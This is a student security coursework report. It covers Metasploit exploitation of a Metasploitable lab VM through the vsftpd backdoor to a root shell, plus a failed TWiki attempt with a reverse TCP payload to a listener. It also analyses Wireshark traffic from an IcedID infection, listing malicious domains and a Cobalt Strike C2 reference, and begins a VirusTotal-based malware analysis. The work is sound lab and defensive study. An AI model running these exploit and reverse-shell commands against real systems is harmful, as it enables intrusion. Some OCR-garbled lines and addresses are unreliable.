ed (192.168.79.128:39655 → 192.168.79.129:6200) at 2024-04-02 23:30:17 +0100
```

The shell in the screenshot below shows access to the victim machine.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1 ...

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/picture3(l)
cd etc
pwd
/etc
```

2nd Attempt

Since 2 exploits were requested in the brief, I have also attempted to exploit a vulnerability with Apache at port 80. The same information gathering techniques were used as in the previous steps 1 and 2.

However, it was attempted to use the exploit: unix/webapp/twiki_history as per instructions on the website <<https://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/>>. When running the command “search apache”, no such exploit was found. The penetration test ultimately failed and I suspect that that was why. The following screenshot shows that I did search for the exploit after the failure of the penetration test but did not find it. There are too many entries to show them all but rest assured unix/webapp/twiki_history is not present.

```

msf6 > search apache

Matching Modules
=====
#   Name
losure Date Rank      Check Description Disc
-   -
0   exploit/multi/http/apache_apisix_api_default_token_rce 2020
-12-07   excellent Yes  APISIX Admin API default access token RCE
1   exploit/linux/http/atutor_filemanager_traversal 2016
-03-01   excellent Yes  ATutor 2.2.1 Directory Traversal / Remote Code Execution
2   exploit/multi/http/apache_activemq_upload_jsp 2016
-06-01   excellent No   ActiveMQ web shell upload
3   auxiliary/scanner/http/apache_userdir_enum
          normal No   Apache "mod_userdir" User Enumeration
4   exploit/multi/http/apache_normalize_path_rce 2021
-05-10   excellent Yes  Apache 2.4.49/2.4.50 Traversal RCE
5   auxiliary/scanner/http/apache_normalize_path 2021
-05-10   normal No   Apache 2.4.49/2.4.50 Traversal RCE scanner
6   exploit/windows/http/apache_activemq_traversal_upload 2015
-08-19   excellent Yes  Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell Uplo
ad
7   auxiliary/scanner/http/apache_activemq_traversal
          normal No   Apache ActiveMQ Directory Traversal
8   auxiliary/scanner/http/apache_activemq_source_disclosure
          normal No   Apache ActiveMQ JSP Files Source Disclosure
9   exploit/multi/misc/apache_activemq_rce_cve_2023_46604 2023
-10-27   excellent Yes  Apache ActiveMQ Unauthenticated Remote Code Execution
10  exploit/linux/http/apache_airflow_dag_rce 2020
-07-14   excellent Yes  Apache Airflow 1.10.10 - Example DAG Remote Code Executio
n
11  auxiliary/scanner/http/axis_login
          normal No   Apache Axis2 Brute Force Utility
12  auxiliary/scanner/http/axis_local_file_include
          normal No   Apache Axis2 v1.4.1 Local File Inclusion
13  auxiliary/dos/http/apache_commons_fileupload_dos 2014
-02-06   normal No   Apache Commons FileUpload and Apache Tomcat DoS
14  exploit/linux/http/apache_continuum_cmd_exec 2016
-04-06   excellent Yes  Apache Continuum Arbitrary Command Execution
15  exploit/linux/http/apache_couchdb_cmd_exec 2016
-04-06   excellent Yes  Apache CouchDB Arbitrary Command Execution
16  exploit/multi/http/apache_couchdb_erlang_rce 2022
-01-21   excellent Yes  Apache Couchdb Erlang RCE

Find: unix/webapp

```

Step 3

Port 80 apache

TWiki History TWikiUsers rev Parameter Command Execution

The unfound module supposedly exploits a vulnerability in the history component of TWiki. It passes a ‘rev’ parameter containing shell metacharacters to the TWikiUsers script allowing an attacker to execute arbitrary OS commands(chousensha, 2014).

Step 4

```
msf6 > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options
[...]
Module options (exploit/unix/webapp/twiki_history):
Name      Current Setting  Required  Description
Proxies          no           no        A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS          yes          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          80            yes       The target port (TCP)
SSL             false         no        Negotiate SSL/TLS for outgoing connections
URI             /twiki/bin    yes       TWiki bin directory path
VHOST           /twiki/bin    no        HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST      192.168.79.128  yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

Step 5

Set RHOST & payload & Exploit

```
msf6 exploit(unix/webapp/twiki_history) > set RHOST 192.168.79.129
RHOST => 192.168.79.129
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.79.128:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) > █
```

Part 3 – Traffic Analysis

Task

Overview

LAN segment range: 10.0.19.0/24 (10.0.19.0 through 10.0.19.255)

Domain: burnincandle.com

Domain controller: 10.0.19.9 — BURNINCANDLE-DC

LAN segment gateway: 10.0.19.1

LAN segment broadcast address: 10.0.19.255

Executive Summary

The computer with IP address 10.0.19.14, the victim, requested information from a web page hosted on the server at 188.166.154.118. This request was likely initiated by the user visiting a website or by perhaps an application on the computer automatically connecting to that server to get certain data or instructions. The incident happened on Monday, 21st Mar 2022 at 20:57:58 GMT. The Victim, with an ip address of 10.0.19.14, username patrick.zimmerman and computer name DESKTOP-5QS3D5D was infected IcedId malware when accessing website oceriesfornot.top. IcedId is a sophisticated trojan used to steal banking credentials and other PII.

Wireshark - Conversations - traffic-analysis			
Ethernet - 7	IPv4 - 64	IPv6	TCP - 471
Address A	Address B	Packets	
0.0.0.0	255.255.255.255	2	
10.0.19.1	10.0.19.14	2	
10.0.19.14	10.0.19.9	4,943	
10.0.19.14	10.0.19.255	72	
10.0.19.14	13.69.116.104	23	
10.0.19.14	13.69.239.74	19	
10.0.19.14	13.87.188.105	22	
10.0.19.14	13.89.179.9	23	
10.0.19.14	13.89.179.10	19	
10.0.19.14	13.107.42.16	32	
10.0.19.14	13.107.136.254	25	
10.0.19.14	13.107.246.254	26	
10.0.19.14	20.42.65.89	19	
10.0.19.14	20.44.10.123	19	
10.0.19.14	20.69.130.185	28	
10.0.19.14	20.72.205.209	24	
10.0.19.14	20.81.51.95	22	
10.0.19.14	20.81.52.156	23	
10.0.19.14	20.189.173.2	19	
10.0.19.14	20.189.173.15	19	
10.0.19.14	23.219.38.10	10	
10.0.19.14	23.227.198.203	1,379	
10.0.19.14	40.74.98.194	29	
10.0.19.14	40.83.240.146	106	
10.0.19.14	40.124.168.44	36	
10.0.19.14	40.126.26.134	19	
10.0.19.14	51.105.71.137	19	
10.0.19.14	52.109.8.19	23	
10.0.19.14	52.109.8.20	23	
10.0.19.14	52.109.8.21	43	
10.0.19.14	52.113.194.132	158	
10.0.19.14	52.113.196.254	26	
10.0.19.14	52.137.108.250	50	
10.0.19.14	52.168.117.170	19	
10.0.19.14	52.182.143.208	19	

Wireshark - Endpoint		
Ethernet - 8	IPv4 - 63	IP
Address	Packets	
0.0.0.0	2	
10.0.19.1	2	
10.0.19.9	4,943	
10.0.19.14	15,350	
10.0.19.255	72	
13.69.116.104	23	
13.69.239.74	19	
13.87.188.105	22	
13.89.179.9	23	
13.107.42.16	32	
13.107.136.254	25	
13.107.246.254	26	
20.42.65.89	19	
20.44.10.123	19	
20.69.130.185	28	
20.72.205.209	24	
20.81.51.95	22	
20.81.52.156	23	
20.189.173.2	19	
20.189.173.15	19	
23.219.38.10	10	
23.227.198.203	1,379	
40.74.98.194	29	
40.83.240.146	106	
40.124.168.44	36	
40.126.26.134	19	
51.105.71.137	19	
52.109.8.19	23	
52.109.8.20	23	
52.109.8.21	43	
52.113.194.132	158	
52.113.196.254	26	
52.137.108.250	50	
52.168.117.170	19	

Discovery

After reviewing the statistics for conversations and endpoints, it can be clearly seen that the highest number of interactions by far is ip address 10.0.19.14. Hence, the focus of the review has been on that machine from the beginning.

Focusing on that ip address, I determined the machine id, username and domain controller by filtering Wireshark for SAMR, SMB, NetBIOS and Kerberos. Screenshots for the information can be seen below.

```
▼ NetBIOS Datagram Service
  Message Type: Direct_group datagram (17)
  ▶ Flags: 0x0a, This is first fragment, Node Type: M node
  Datagram ID: 0xdd8f
  Source IP: 10.0.19.14
  Source Port: 138
  Datagram length: 160 bytes
  Packet offset: 0 bytes
  Source name: DESKTOP-5QS3D5D<00> (Workstation/Redirector)
  Destination name: BURNINCANDLE<1d> (Local Master Browser)
```

```
+ 3691 1525.497776 10.0.19.14      10.0.19.9      SAMR      324 LookupNames request
+ 3692 1525.498426 10.0.19.9      10.0.19.14     SAMR      258 LookupNames response
+ 3693 1525.498482 10.0.19.14     10.0.19.9      SAMR      230 OpenUser request
+ 3694 1525.499381 10.0.19.9      10.0.19.14     SAMR      218 OpenUser response
+ 3695 1525.500388 10.0.19.14     10.0.19.9      SAMR      226 GetUserInfo request
+ 3696 1525.500335 10.0.19.9      10.0.19.14     SAMR      902 QueryUserInt response
+ 3697 1525.500432 10.0.19.14     10.0.19.9      SAMR      226 QuerySecurity request
+ 3698 1525.501119 10.0.19.9      10.0.19.14     SAMR      418 QuerySecurity response
+ 3699 1525.501216 10.0.19.14     10.0.19.9      SAMR      222 GetGroupsForUser request
+ Transmission Control Protocol, Src Port: 62208, Dst Port: 445, Seq: 6219, Ack: 2733, Len: 270
  ▶ NetBIOS Session Service
  ▶ Server Message Block Protocol version 2
  ▶ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 146, Call: 7, Ctx: 1, [Resp: #3692]
  ▶ SAMR (pidl), LookupNames
    Operation: LookupNames (17)
    [Response in frame: 3692]
    ▶ Pointer to Domain Handle (policy_handle)
      Lcy Handle: OpenDomain(S-1-5-21-830589029-4204018613-855996679 (Domain SID))
      Num Names: 1
    ▶ Pointer to Names (lsa_String)
      Max Count: 1000
      Offset: 0
      Actual Count: 1
      Names:
        + Names
          Name Len: 34
          Name Size: 36
        - Names
          Parent ID: 0x00000000000020000
          Max Count: 18
          Offset: 0
          Actual Count: 17
          Names: patrick.zimmerman
```

```
+ 4030 1848.6151/1 10.0.19.9      10.0.19.14     SMB2      314 Session Setup Response
+ 4150 2717.655300 10.0.19.14     10.0.19.9      KRB5      303 AS-REQ
+ 4156 2717.656321 10.0.19.9      10.0.19.14     KRB5      267 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
+ 4162 2717.656571 10.0.19.14     10.0.19.9      KRB5      303 AS-REQ
+ 4164 2717.657475 10.0.19.9      10.0.19.14     KRB5      267 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
+ 4171 2717.661448 10.0.19.14     10.0.19.9      KRB5      383 AS-REQ
+ 4173 2717.663100 10.0.19.9      10.0.19.14     KRB5      436 AS-REP
+ 4181 2717.666204 10.0.19.14     10.0.19.9      KRB5      383 AS-REQ
+ 4183 2717.667769 10.0.19.9      10.0.19.14     KRB5      436 AS-REP
+ 4192 2717.668611 10.0.19.14     10.0.19.9      KRB5      514 TGS-REQ
+ Frame 4150: 303 bytes on wire (2424 bits), 303 bytes captured (2424 bits)
+ Ethernet II, Src: PERIPHERALSE_b7:33:0f (00:60:52:b7:33:0f), Dst: Dell_f8:48:19 (00:c0:4f:f8:48:19)
+ Internet Protocol Version 4, Src: 10.0.19.14, Dst: 10.0.19.9
+ Transmission Control Protocol, Src Port: 62219, Dst Port: 88, Seq: 1, Ack: 1, Len: 249
  ▶ Kerberos
    ▶ Record Mark: 245 bytes
      ▶ as-req
        pwno: 5
        msg-type: krb-as-req (10)
        ▶ padata: 1 item
          ▶ req-body
            Padding: 0
            ▶ kdc-options: 40810010
            ▶ cname
              name-type: KRB5-NT-PRINCIPAL (1)
              ▶ cname-string: 1 item
                CNameString: patrick.zimmerman
            realm: BURNINCANDLE.COM
        ▶ sname
        till: Sep 13, 2037 03:48:05.000000000 IST
        rtime: Sep 13, 2037 03:48:05.000000000 IST
```

Details

Victim Details

IP address: 10.0.19.14
MAC address: 00:60:52:b7:33:0f
Hostname: DESKTOP-5QS3D5D
Username: patrick.zimmerman

Domain Controller Details

IP address: 10.0.19.9
Name: BURNINCANDLE-DC / BURNINCANDLE.com

Indicators of Compromise

188.166.154.118: oceriesfornot.top
157.245.142.66: antnosience.com
23.227.198.203: bupdater.com



As evidence of indicators of compromise, I have included 2 screengrabs from virus total below where the URLs were analysed.

The image contains two side-by-side screenshots of the VirusTotal analysis interface. Both screens show a summary card at the top with a 'Community Score' of 10/92, a note that 10/92 security vendors flagged the URL as malicious, and a link to the URL (<http://oceriesfornot.top/>). Below this is a 'Join the VT Community' button. The main area is a table titled 'Security vendors' analysis' showing results from various engines:

Engine	Result
AlphaSOC	Malware
BitDefender	Malware
Dr.Web	Malicious
G-Data	Malware
Sophos	Malicious
Abusix	Clean
ADMINUSLabs	Clean
AlienVault	Clean
Anti-AVL	Malicious
CyRadar	Malicious
Fortinet	Malware
Seclookup	Malicious
Webroot	Malicious
Acronis	Clean
AllLabs (MONITORAPP)	Clean
alphaMountain.ai	Clean

The second screenshot for antnosience.com/ shows a similar layout with a community score of 11/92, 11/92 vendors flagged it as malicious, and a table of analysis results from various engines, mostly showing 'Malware' or 'Malicious' findings.

The screenshot beneath shows a HTTP GET request sent from the victim to `oceriesfornot.top`. The next screenshot shows the HTTP transmission of a zipped file from the attacker to the victim immediately followed by connection to the domain `antnosience.com`.



Using Wireshark to follow the HTTP and TCP stream yielded the same results, which are shown on the following screenshot. The data is encrypted though the cookie can be seen.

I searched for that cookie and found that it relates to IcedId malware. Interestingly, the u_... segment of the cookie when translated from hex can be seen in the output below.

gch.github.io/CyberChef/#recipe=From_Hex(Auto)&input=NDQ0NTUzNEI1NDRGNTAyRDM1NTE1MzMzNDQzNTQ0OjcwNjE3NDcyNj2MzCMkU3QTY5Nk2RDY1Nz2RDYxNkU6NDM0NDMyNDYzQyMzk0NjM2Mzc0NTMzNDMzMzM0MzM

Last build: 2 days ago - Version 10 is here! Read about the new features [here](#)

Operations	Recipe	Input
Search...	From Hex	44455348544f582035515333443544:706174726963682e7a696d6d65726d616e:43443246334239463637453343333433
Favourites	Delimiter Auto ::: 98 F# 1
Output		
		DE5KT0P-5QS3D50patrick.zimmermanCD2F3B9F67E3C343

IcedId is a sophisticated banking trojan normally used to steal credentials.

No.	Time	Source	Destination	Protocol	Length	Info
6223	3849.556681	0.0.19.14	23.227.198.263	TCP	60	62275 - 757 [FIN, ACK] Seq=2387 Ack=3718 Win=261632 Len=0
6224	3849.556681	0.0.19.14	23.227.198.263	TCP	60	62275 - 757 [RST, ACK] Seq=2388 Ack=3718 Win=0 Len=0
6226	3849.676396	0.0.19.14	23.227.198.263	TCP	60	62275 - 757 [RST] Seq=2388 Win=0 Len=0
6227	3849.676396	0.0.19.14	23.227.198.263	TCP	60	62275 - 757 [RST] Seq=2388 Win=0 Len=0
6227	3895.831820	0.0.19.14	23.227.198.263	TCP	60	62276 - 757 [ACK] Seq=1 Ack=3718 Win=262144 Len=0
6228	3895.831880	0.0.19.14	23.227.198.263	TCP	1415	62276 - 757 [ACK] Seq=1 Ack=1 Win=262144 Len=1361 [TCP segment of a reassembled PDU]
6228	3895.831880	0.0.19.14	23.227.198.263	TLSv1.2	461	Client Hello (SNI=bupdater.com)
6224	3895.956627	0.0.19.14	23.227.198.263	TCP	60	62276 - 757 [ACK] Seq=1769 Ack=95 Win=261888 Len=0
6224	3895.956627	0.0.19.14	23.227.198.263	TCP	60	62276 - 757 [ACK] Seq=1769 Ack=1456 Win=262144 Len=0
6224	3896.077551	0.0.19.14	23.227.198.263	TCP	60	62276 - 757 [ACK] Seq=1769 Ack=1727 Win=261632 Len=0
6224	3896.077551	0.0.19.14	23.227.198.263	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
6224	3896.077551	0.0.19.14	23.227.198.263	TLSv1.2	60	62276 - 757 [Application Data]
6254	3896.218093	0.0.19.14	23.227.198.263	TCP	60	62276 - 757 [ACK] Seq=2387 Ack=1899 Win=261632 Len=0
6256	3896.218115	0.0.19.14	23.227.198.263	TCP	60	62276 - 757 [ACK] Seq=2387 Ack=3718 Win=262144 Len=0
6257	3896.218192	0.0.19.14	23.227.198.263	TCP	60	62276 - 757 [FIN, ACK] Seq=2387 Ack=3718 Win=262144 Len=0
6258	3896.218237	0.0.19.14	23.227.198.263	TCP	60	62276 - 757 [RST, ACK] Seq=2388 Ack=3718 Win=0 Len=0
6260	3896.337040	0.0.19.14	23.227.198.263	TCP	60	62276 - 757 [RST] Seq=2388 Win=0 Len=0
6268	3946.495542	0.0.19.14	23.227.198.263	TCP	60	62277 - 757 [SYN] Seq=0 Dst=65535 Win=0 MSS=1460 WS=256 SACK_PERM
6269	3946.495542	0.0.19.14	23.227.198.263	TCP	60	62277 - 757 [ACK] Seq=1 Ack=1 Win=262144 Len=0
6269	3946.609886	0.0.19.14	23.227.198.263	TCP	1415	62277 - 757 [ACK] Seq=1 Ack=1 Win=262144 Len=1361 [TCP segment of a reassembled PDU]
6269	3946.609886	0.0.19.14	23.227.198.263	TLSv1.2	461	Client Hello (SNI=bupdater.com)
6273	3946.737791	0.0.19.14	23.227.198.263	TCP	60	62277 - 757 [ACK] Seq=1769 Ack=95 Win=261888 Len=0
6275	3946.745113	0.0.19.14	23.227.198.263	TCP	60	62277 - 757 [ACK] Seq=1769 Ack=1456 Win=262144 Len=0
6277	3946.806068	0.0.19.14	23.227.198.263	TCP	60	62277 - 757 [ACK] Seq=1769 Ack=1727 Win=261632 Len=0
6278	3946.806068	0.0.19.14	23.227.198.263	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
6278	3946.806068	0.0.19.14	23.227.198.263	TLSv1.2	60	62277 - 757 [Application Data]
6279	3946.862219	0.0.19.14	23.227.198.263	TCP	60	62277 - 757 [ACK] Seq=2387 Ack=1899 Win=261632 Len=0
6279	3946.983389	0.0.19.14	23.227.198.263	TCP	60	62277 - 757 [ACK] Seq=2387 Ack=3718 Win=262144 Len=0
6280	3946.983389	0.0.19.14	23.227.198.263	TCP	60	62277 - 757 [FIN, ACK] Seq=2387 Ack=3718 Win=262144 Len=0
6287	3946.985704	0.0.19.14	23.227.198.263	TCP	60	62277 - 757 [RST, ACK] Seq=2388 Ack=3718 Win=0 Len=0
6288	3946.985704	0.0.19.14	23.227.198.263	TCP	60	62277 - 757 [RST] Seq=2388 Win=0 Len=0
6318	4001.631864	0.0.19.14	23.227.198.263	TCP	60	62279 - 757 [SYN] Seq=0 Dst=65535 Win=0 MSS=1460 WS=256 SACK_PERM
6320	4001.748066	0.0.19.14	23.227.198.263	TCP	60	62279 - 757 [ACK] Seq=1 Ack=1 Win=262144 Len=0
6321	4001.748744	0.0.19.14	23.227.198.263	TCP	1415	62279 - 757 [ACK] Seq=1 Ack=1 Win=262144 Len=1361 [TCP segment of a reassembled PDU]
6322	4001.748744	0.0.19.14	23.227.198.263	TLSv1.2	461	Client Hello (SNI=bupdater.com)

Also, I noticed when reviewing TCP traffic, that a regular handshake was being made to bupdater.com. When the ip was filtered it appears that data is transmitted from the victim's machine to bupdater.com about once a minute, which is possibly how the perpetrator is receiving the desired information.

Bupdater.com is apparently a Cobalt Strike Server and although I have read about it, I cannot quite understand what that means(Kageche, 2022).

Reference ID: #20db82c2d (https://www.virustotal.com/gui/search/20db82c2d/comments_for_report's_related_indicators)

 drb_ra 2 years ago

Cobalt Strike Server Found
C2: HTTP @ [23.77.198.203]:80
C2 Server: updatert[.]com/_link[.]css
POST URI: /m
Country: United States
ASN: HWELICITY, Inc.
Host Header: updatert[.]com


#C2 #cobaltstrike

Unfortunately, I cannot resolve a connection between the three malware sites. I cannot understand how oceriesfornot.top caused the connection with antnosience.com nor how bupdater.com was involved. Supposedly, it has been by mechanism of the malware.

Attacks Identifiable Using Wireshark

1. **DoS/DDoS Attacks:** Unusually high traffic volumes or repetitive requests to the same destination can indicate a denial-of-service attack.
2. **ARP Spoofing:** Look for multiple ARP responses with the same IP but different MAC addresses.
3. **Malware Traffic:** Outgoing connections to known malicious IP addresses or domains, especially on unusual ports.
4. **Port Scanning:** A series of TCP or UDP packets targeting multiple ports in a short timeframe could indicate a scan.
5. **Man-in-the-Middle:** If you see unexpected ARP traffic or strange TCP retransmissions, it might mean there is an MITM attack occurring.


Throughput Graph of Victim Conversations



Part 4 - Malware Analysis

Static Malware Analysis

VIRUSTOTAL



The screenshot shows the VirusTotal analysis page for a specific file hash. At the top, there's a search bar and navigation links. Below it, a banner encourages joining the community. The main area displays a table of results from various antivirus engines. The columns include the vendor name, threat type (e.g., Trojan), and family labels assigned by each engine. Some engines like Alibaba and BitDefender identify the file as a trojan, while others like Emsisoft and GData identify it as a variant or generic malware. Family labels such as 'appinitdll/as2fpk' and 'emfrwic' are also present.

Popular threat label	trojan.appinitdll/as2fpk	Threat categories	trojan	Family labels	appinitdll as2fpk emfrwic
Alibaba	Trojan:Application/AppinitDLL.f5b34fb	AliCloud	Trojan		
ALYac	Gen:Trojan.AppinitDLL.bq4@aSj2IPk	Arcabit	Trojan.AppinitDLL.E46ECC		
Avast	FileRepMalware [Misc]	AVG	FileRepMalware [Misc]		
BitDefender	Gen:Trojan.AppinitDLL.bq4@aSj2IPk	Bkav Pro	W32.Common.05B30F34		
Cylance	Unsafe	Cynet	Malicious (score: 100)		
DeepInstinct	MALICIOUS	Elastic	Malicious (High Confidence)		
Emsisoft	Gen:Trojan.AppinitDLL.bq4@aSj2IPk (B)	eScan	Gen:Trojan.AppinitDLL.bq4@aSj2IPk		
ESET-NOD32	A Variant Of Generik.EMFRWIC	Fortinet	Generik.EMFRWICtr		
GData	Gen:Trojan.AppinitDLL.bq4@aSj2IPk	Google	Detected		
iKarus	Trojan.SuspectCRC	Jiangmin	Trojan.Scar.nez		
Kingssoft	Win32.Troj.Unknown.a	Lionic	Trojan.Win32.Generic.4!c		

The screenshot from VirusTotal.com shows that many antivirus engines have identified the file as a trojan which is a type of malware that disguises itself as legitimate software. The antivirus engines employed by VirusTotal have identified patterns in the file that match common characteristics of trojan malware. Some specific information about the entries includes:

- Repeated use of the tag “Malicious” indicates that the file is considered malicious with a high degree of confidence.
- One tag identifies the file as a “Variant Of Generik.EMFRWIC” which suggests that the file is a variant of a known malware family sharing code or behaviors with that family.
- The “Win32.Troj.Unknown.a” and “Trojan.Win32.Generic.4!c” labels suggest that the file is a Windows trojan, but may not match a specific malware signature previously seen, hence, the use of "Unknown" or "Generic".
- Family labels are specific identifiers assigned to this malware by different antivirus engines or the vendors who manage them.

PESTUDIO

Mitre Att&ck Indicators

